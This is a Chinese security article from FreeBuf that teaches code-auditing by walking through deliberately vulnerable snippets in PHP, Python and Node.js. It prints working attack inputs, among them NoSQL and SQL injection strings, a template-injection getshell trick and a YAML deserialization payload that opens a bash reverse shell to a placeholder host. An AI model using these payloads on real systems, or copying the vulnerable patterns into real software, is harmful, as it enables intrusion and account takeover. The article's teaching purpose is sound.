

# 代码审计：如何在全新编程语言中发现漏洞？

原创 悠悠PM10 FreeBuf 2022-09-17 09:00 发表于上海


**摘要：**既然漏洞理应存在于所有语言之中，那么面对完全陌生的全新语言，有哪些思路可以帮助我们察觉漏洞？本文将帮助你更深刻地领悟漏洞的成因，提升代码审计水平。

为了**直观体现代码审计思想**，对漏洞情景进行了简化。

一，安全标准不一致

一门新的编程语言，作为后端处理程序，肯定是需要与中间件/数据库等其他模块相联系的，如果它们对待请求的安全标准不同，就可能导致安全问题。下面我们用一些已知语言的例子来演示这一点。

**案例一 WSGI与中间件不一致**



请求架构示意图-悠悠



WSGI作为桥梁连接中间件和应用程序，而作为应用程序的这个全新的编程语言也会在这一环节安全问题。

WSGI与中间件具有重合的管辖领域，或者WSGI与应用程序具有重合的管控范围，就可能出现问题。

以nginx+gunicorn为例，gunicorn是在中间件和pytho之间的一个桥梁，它是图中WSGI的一种，也可以处理http请求。

如果中间件是nginx，它和gunicorn都有权力检查http请求，此时就可能出现漏洞。

## python部分

```
21 @app.route('/public')
22 def public():
23     return render_template_string("<h1>/private request.form[\"name\"]<h1>")
24
25 @app.route('/private', methods=['POST'])
26 def private():
27     # name = request.args.get("name")
28     name = request.form["name"]
29     if name == "":
30         return render_template_string("<h1>hello world!<h1>")
31
32     check(name)
33     template = '<h1>hello {}!<h1>'.format(name)
34     res = render_template_string(template)
35     return res
```

## nginx部分

```
location /public {
    proxy_pass http://127.0.0.1:8000;
}
```

此时，nginx对待请求和gunciron对待请求的标准不同。构造/privateHTTP/1.1/../../public。nginx会解析../返回上级目录，认为该请求是访问/public，安全地放行传给gunicron，而gunicorn不会这样解析，反而认为是发送了两个包，解析为访问/private和访问/public。这样就绕过了安全检查。

## 案例二 数据类型安全标准不一致

这门全新的编程语言势必有多种数据类型来满足不同的需求，如列表、数组等等。这时安全标准不一致就可能导致问题。

no-sql一度认为不可被注入，最后却败于这一点。以mongodb+js为例，mongodb舍弃了sql语句，规范写法不采用拼接方式调用执行。即使采用安全规范，与php组合也容易出现漏洞。

## mongodb部分

```
router.post('/login', async (req, res) => {
  let {username, password} = req.body
  let rec = await db.Users.find({username: username, password: password})
  if (rec) {
    if (rec.username === username && rec.password === password) {
      res.cookie('token', rec, {signed: true})
      res.redirect('/shop')
    } else {
      res.render('login', {error: 'You Bad Bad >_<'})
    }
  } else {
    res.render('login', {error: 'Login Failed!'})
  }
})
```

## js部分

```
class Users {

  static add = async (username, password, active) => {
    let user = {
      username: username,
      password: password,
      active: active
    }
    let client = await connect()
    await client.db('test').collection('users').insertOne(user)
  }

  static find = async query => {
    let client = await connect()
    let rec = await client.db('test').collection('users').findOne(query)
    return rec
  }
}
```

这里是无法拼接跳出的，字符串就是字符串，然而，借助js与php类似的可以传入数组参数的特性，构造/login?username=admin&password['\$ne']=1可以让mongodb解析为db.Users.find({username:'admin',password:{\$ne:'1'}});这里的\$ne是mongodb的操作符，意思为不等于，此时语义使得admin密码不为1即可登入成功。

## 案例三 多种注入防御机制不一致

这门新的编程语言往往需要在不同情景输入/输出，输出在html可能导致xss注入，输出在mysql可能导致sql注入。我们可以采用一些安全措施来限制它们的产生，但是这两种防御

机制不相容时就会出现问题。

以xss注入防御+sql注入防御为例。

**xss防御部分：**

删去所有标签

**sql防御部分：**

删去黑名单关键字

总体效果：

```
<?php
function waf($data)
{
    if(preg_match("/union|select|from|and|or|substr|mid|right|like|regexp|cast|char|update|sleep|ascii|between|replace|&|like|where|\\'|\\/|/i", $data))
    {
        header("HTTP/1.1 999 Waf Alert");
        die("Hacker!!!");
    }
    $data=preg_replace("/\s/", "", $data);//delete space
    $data=strip_tags($data);//Delete html tags
    $data=str_replace("'", "\'", $data);//escape quotes
    return $data;
}
```

在关键字插入<a>标签即可绕过。


二，代码与数据可转换

一门新的编程语言，为了使用方便，常常需要把一些代码转化成数据，或者把一些数据转化成代码，这可能导致安全问题。下面我们将以几个案例演示这一点。

**案例一 不安全的模板渲染**

模板渲染是编程语言常见的功能，有时具有一些安全问题。

**前端部分**



## 对应代码


```
17 ▾ else{
18 ▾   if(preg_match('/^[^\\w\\/\\(\\)]*<>/', $_POST['user'])) == 0){
19 ▾     if (preg_match('/^[^\\w\\/\\*:\\.\\;\\(\\)\\n<>/', $_POST['website'])) == 0){
20       $_POST['punctuation'] = preg_replace("/[a-z,A-Z,0-9>\\?]/","",$POST['punctuation']);
21       $template = file_get_contents('./template.html');
22       $content = str_replace("__USER__", $_POST['user'], $template);
23       $content = str_replace("__PASS__", $hash_pass, $content);
24       $content = str_replace("__WEBSITE__", $_POST['website'], $content);
25       $content = str_replace("__PUNC__", $_POST['punctuation'], $content);
26       file_put_contents('sandbox/'.$hash_user.'.php', $content);
27       echo("<script>alert('Succesed!');</script>");
28     }
```

## 模板部分



```
1290     </ul>
1291     <div id="default_tools"> <span id="showZm_btn" title="显示桌面"></span><span id="shi
1292     <div id="start_block"> <a title="开始" id="start_btn"></a>
1293         <div id="start_item">
1294             <ul class="item admin">
1295                 <li><span class="adminImg"></span>
1296                 <?php
1297                     error_reporting(0);
1298                     $user = ((string)__USER__);
1299                     $pass = ((string)__PASS__);
1300
1301                     if(isset($_COOKIE['user']) && isset($_COOKIE['pass']) && $_COOKIE['user'] === $
1302                         echo($_COOKIE['user']));
1303                 }
1304                 else{
1305                     die("<script>alert('Permission denied!');</script>");
1306                 }
1307             ?>
1308         </li>
1309     </ul>
1310     <ul class="item">
1311         <li><span class="sitting_btn"></span>系统设置</li>
1312         <li><span class="help_btn"></span>使用指南 <b></b></li>
1313         <li><span class="about_btn"></span>关于我们</li>
1314         <li><span class="logout_btn"></span>退出系统</li>
1315     </ul>
1316 </div>
1317 </div>
1318 </div>
1319 <a href="#" class="powered_by">__PUNC__</a>
1320 <ul id="deskIcon">
1321     <li class="desktop_icon" id="win5" path="https://image.baidu.com/"> <span class="ic
1322     <div class="text">图片
```

我们可以看到，开发者已经殚精竭虑的做了安全限制，尽可能的避免漏洞，每一个变量的限制都在避免产生漏洞，然而，**依旧产生了漏洞**。这是因为这依旧没能完全分离数据与代码，导致安全问题。



```

1296     <?php
1297         error_reporting(0);
1298         $user = ((string) __USER__);
1299         $pass = ((string) __PASS__);
1300
1301         if(isset($_COOKIE['user']) && isset($_COOKIE['pass']) && $_COOKIE['user'] === $user && $_COOKIE['pass'] === $pass)
1302             echo($_COOKIE['user']);
1303         }
1304     else{
1305         die("<script>alert('Permission denied!');</script>");
1306     }
1307 }?>
1308 </li>
1309 </ul>
1310 <ul class="item">
1311     <li><span class="sitting_btn"></span>系统设置</li>
1312     <li><span class="help_btn"></span>使用指南 <b></b></li>
1313     <li><span class="about_btn"></span>关于我们</li>
1314     <li><span class="logout_btn"></span>退出系统</li>
1315 </ul>
1316 </div>
1317 </div>
1318 </div>
1319 <a href="#" class="powered_by">__PUNC__</a>

```

我们可以在user部分输入)/\*，接着在punc部分输入\*/ 任意一个无字母数字的shell ?>，让punc从数据变成代码，跳出安全限制，顺利getshell。

要知道，开发者已经**殚精竭虑的做了安全限制**，却仍然被突破。错误的渲染方式可能导致数据与代码没有严格分离，造成漏洞。

## 案例二 跨语言的数据传递

这种新的编程语言有时需要与其他语言的脚本交互，传输数据时就可能采用标记语言，比如xml、json、yaml等等。或者是使用配置文件来储存一些关键常量。这样有时会造成安全问题。

yaml是一种可以储存数组、对象、列表等各种数据类型用于书写配置文件或者跨语言传输数据使用的标记语言。

以yaml反序列化漏洞为例。

## python部分

功能是给在线解压的压缩包写一个配置文件

```
if os.path.exists(f'fileinfo/{md5(filename.encode()).hexdigest()}.yaml'):
    with open(f'fileinfo/{md5(filename.encode()).hexdigest()}.yaml', 'r') as f:
        yamlData = f.read()
    if not re.search(r"apply|process|out|system|exec|tuple|flag|{|\}|\(|\)|'", yamlData, re.M|re.I):
        rarData = yaml.load(yamlData.strip().strip(b'\x00'.decode()))
        if rarData:
            return render_template('result.html', filename=filename, path=filename.split('.')[0], files=rarData['files'])
        else:
            return response('Internal Server Error.', 500)
    else:
        return response('Forbidden.', 403)
else:
    return response('Not Found.', 404)
```

## yaml部分

当我们以某种方式覆盖这个yaml文件，换成如下内容，就会形成反弹shell。

```
!!python/object/new:bytes
- !!python/object/new:map
- !!python/name:eval
- ["__import__\x28'os'\x29.popen\x28'bash -i >/dev/tcp/xxxxxxx/8888 0>&1'\x29"]
```

### 三、可预测的安全处理方式

一门新的编程语言，势必会有一些逻辑代码来提高安全性，当我们不是选择拒绝非法输入而是对非法输入进行安全处理时，就可能造成安全问题。

## 案例一 人性化矫正输入

有时我们会善意的为输入者可能的错误输入形式进行矫正，这可能为攻击者提供便利。

以CVE-2022-30333为例：

在unRAR小于 6.12的版本中，存在一个由于人性化矫正输入引发的漏洞，简单的来说，我们可以输入解压后的文件路径，开发者已经在这里**殚精竭虑的做了安全限制**，会把../等尝试目录穿越的操作认为是危险。但是，仍然产生了漏洞。函数DosSlashToUnix()出于人性化的考虑把\（反斜杠）转化为/（正斜杠），使得..\能够变成../绕过安全检查，导致目录穿越。最终效果就是可以在任何目录下写入任意文件。



## 案例二 不安全的安全性过滤输入

我们如果修改非法输入而不是拒绝非法输入，就很可能产生问题。

以sql注入的不成熟防御为例：

```
//fiddling with comments
$id= blacklist($id);
//echo "<br>";
//echo $id;
//echo "<br>";
$hint=$id;

// connectivity
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

function blacklist($id)
{
    $id= preg_replace( pattern: '/or/i', replacement: "", $id);           //strip out OR (non case sensitive)
    $id= preg_replace( pattern: '/and/i', replacement: "", $id);         //Strip out AND (non case sensitive)
    $id= preg_replace( pattern: '/[\\/*]/', replacement: "", $id);        //strip out /*
    $id= preg_replace( pattern: '/[--]/', replacement: "", $id);         //Strip out --
    $id= preg_replace( pattern: '/[#]/', replacement: "", $id);          //Strip out #
    $id= preg_replace( pattern: '/[\\s]/', replacement: "", $id);        //Strip out spaces
    $id= preg_replace( pattern: '/[\\|\\\\\\\\]/', replacement: "", $id);   //Strip out slashes
    return $id;
}
```

有的人可能会说黑名单不全，事实上就算把sql所有保留字列入黑名单依旧存在问题，因为你并不是拒绝输入而是改写输入，这个情景下可以双写绕过。

输入?id=' oorr 1=1#

因为输入被改写了，可预测的改写形式能够被利用，造成绕过。

## 案例三 可预测的密钥加密

当我们把某个认为攻击者不可能获取的系统变量作为密钥，为程序的安全性沾沾自喜时，也许就会翻车。

以flask模块的session为例

```
from flask import Flask, render_template, make_response, send_file, request, redirect, session

app = Flask(__name__)
app.config['SECRET_KEY'] = socket.gethostname()
```

flask的session放在cookie中，通过密钥加密保证其未被篡改。而这里密钥就是主机名，如果通过某种方式获取了这一变量，就会导致session被攻击者完全控制，攻陷网站所有的用户以及管理员。

```
@app.route('/<path:file>', methods=['GET'])
def download(file):
    if session.get('updir'):
        basedir = session.get('updir')
        try:
            #安全检查去掉../ 双写可绕过
            path = os.path.join(basedir, file).replace('../', '')
            if os.path.isfile(path):
                return send_file(path)
            else:
                return response("Not Found.", 404)
        except:
            return response("Failed.", 500)
```

后续服务中提供的下载功能具有缺陷，组合拳导致session也沦陷。

#### 四，意外的可控变量

这门全新变成语言肯定需要与用户交互，从而控制一些变量。我们通常会对其进行安全检查，所以，出现意外的可控变量（我们认为不可控但实际上用户可控）就很容易导致安全问题。

#### 案例一 把变量储存在两个地方

当我们把变量储存在两个地方，就可能导致安全检查失效。

以二次注入为例：

```
18 function sqllogin(){
19
20     $username = mysql_real_escape_string($_POST["login_user"]);
21     $password = mysql_real_escape_string($_POST["login_password"]);
22     $sql = "SELECT * FROM users WHERE username=$username and password=$password";
23     //$sql = "SELECT COUNT(*) FROM users WHERE username='$username' and password='$password'";
24     $res = mysql_query($sql) or die('You tried to be real smart, Try harder!!!! :( ');
25     $row = mysql_fetch_row($res);
26     //print_r($row);
27
28     if ($row[1]) {
29         return $row[1];
30     } else {
31         return 0;
32     }
33 }
34
35 $login = sqllogin();
36 if (!$login== 0)
37 {
38     $_SESSION["username"] = $login;
39     setcookie("Auth", 1, time()+3600); /* expire in 15 Minutes */
40     header( header: 'Location: logged-in.php');
41 }
42 else
```

这里实现了一个用户登录功能，开发者已经在这里殚精竭虑的做了安全限制，各种转义处理。但是他把变量储存在了两个地方，导致漏洞仍然出现。

```
if (isset($_POST['submit']))
{

    # Validating the user input.....
    $username= $_SESSION["username"];
    $curr_pass= mysql_real_escape_string($_POST['current_password']);
    $pass= mysql_real_escape_string($_POST['password']);
    $re_pass= mysql_real_escape_string($_POST['re_password']);

    if($pass==$re_pass)
    {
        $sql = "UPDATE users SET PASSWORD= '$pass' where username= '$username' and password= '$curr_pass' ";
        $res = mysql_query($sql) or die('You tried to be smart, Try harder!!!! :( ');
        $row = mysql_affected_rows();
        echo '<font size="3" color="#FFFF00">';
        echo '<center>';
        if($row==1)
        {
            echo "Password successfully updated";
        }
    }
}
```

我们可以发现那个非法输入藏在session逃过了安全检查，如果构造username=' or 1=1#，就可以修改所有用户的密码。

## 案例二 认为某可控变量不可控

实际上编程语言中即使采用获取常量的方式获取一些变量，也不能大意，它们也许还是可控的。

以User-agent注入为例：

```
65
66     $uagent = $_SERVER['HTTP_USER_AGENT'];
67     $IP = $_SERVER['REMOTE_ADDR'];
68     echo "<br>";
69     echo 'Your IP ADDRESS is: ' . $IP;
70     echo "<br>";
71     //echo 'Your User Agent is: ' . $uagent;
72     // take the variables
73     if(isset($_POST['uname']) && isset($_POST['passwd']))
74     {
75         $uname = check_input($_POST['uname']);
76         $passwd = check_input($_POST['passwd']);
77
78     /*
79
function check_input($value)
{
    if(!empty($value))
    {
        // truncation (see comments)
        $value = substr($value, offset: 0, length: 20);

        // Stripslashes if magic quotes enabled
        if (get_magic_quotes_gpc())
        {
            $value = stripslashes($value);
        }

        // Quote if not a number
        if (!ctype_digit($value))
        {
            $value = "'" . mysql_real_escape_string($value) . "'";
        }

    else
    {
        $value = intval($value);
    }

    return $value;
}
```

可以看到开发者已经在这里殚精竭虑的做了安全限制，安全意识很强，但是依旧出现问题。



```
$sql="SELECT users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.username";
$result1 = mysql_query($sql);
$row1 = mysql_fetch_array($result1);
if($row1)
{
    echo "<font color= \"#FFFF00\" font size = 3 >";
    $insert="INSERT INTO 'security'. 'uagents' ( 'uagent', 'ip_address', 'username' ) VALUES ( '$uagent', '$IP', '$uname' )";
    mysql_query($insert);
    //echo "Your IP ADDRESS is: " . $IP;
    echo "</font>";
}
```

这都是因为开发者使用的语言中，获取变量的方式也许是常量形式，开发者认为其不可控引起的。

结语：

具有安全意识的开发者仍然可能产生漏洞，因为很多开发用不到的特性、甚至编程语言官方非预期的情景不是开发者掌握的知识，代码安全审计是必要的。这门全新的编程语言可能出现的问题却是任何编程语言代码安全审计需要注意的共通之处。



FreeBuf+小程序：把安全装进口袋



小程序

精彩推荐



阅读原文

喜欢此内容的人还喜欢

独家对话Python之父：人类大脑才是软件开发效率的天花板

CSDN



里程碑！用自己的编程语言实现了一个网站

crossoverJie



Linux内核 RCU锁(一)

技术简说

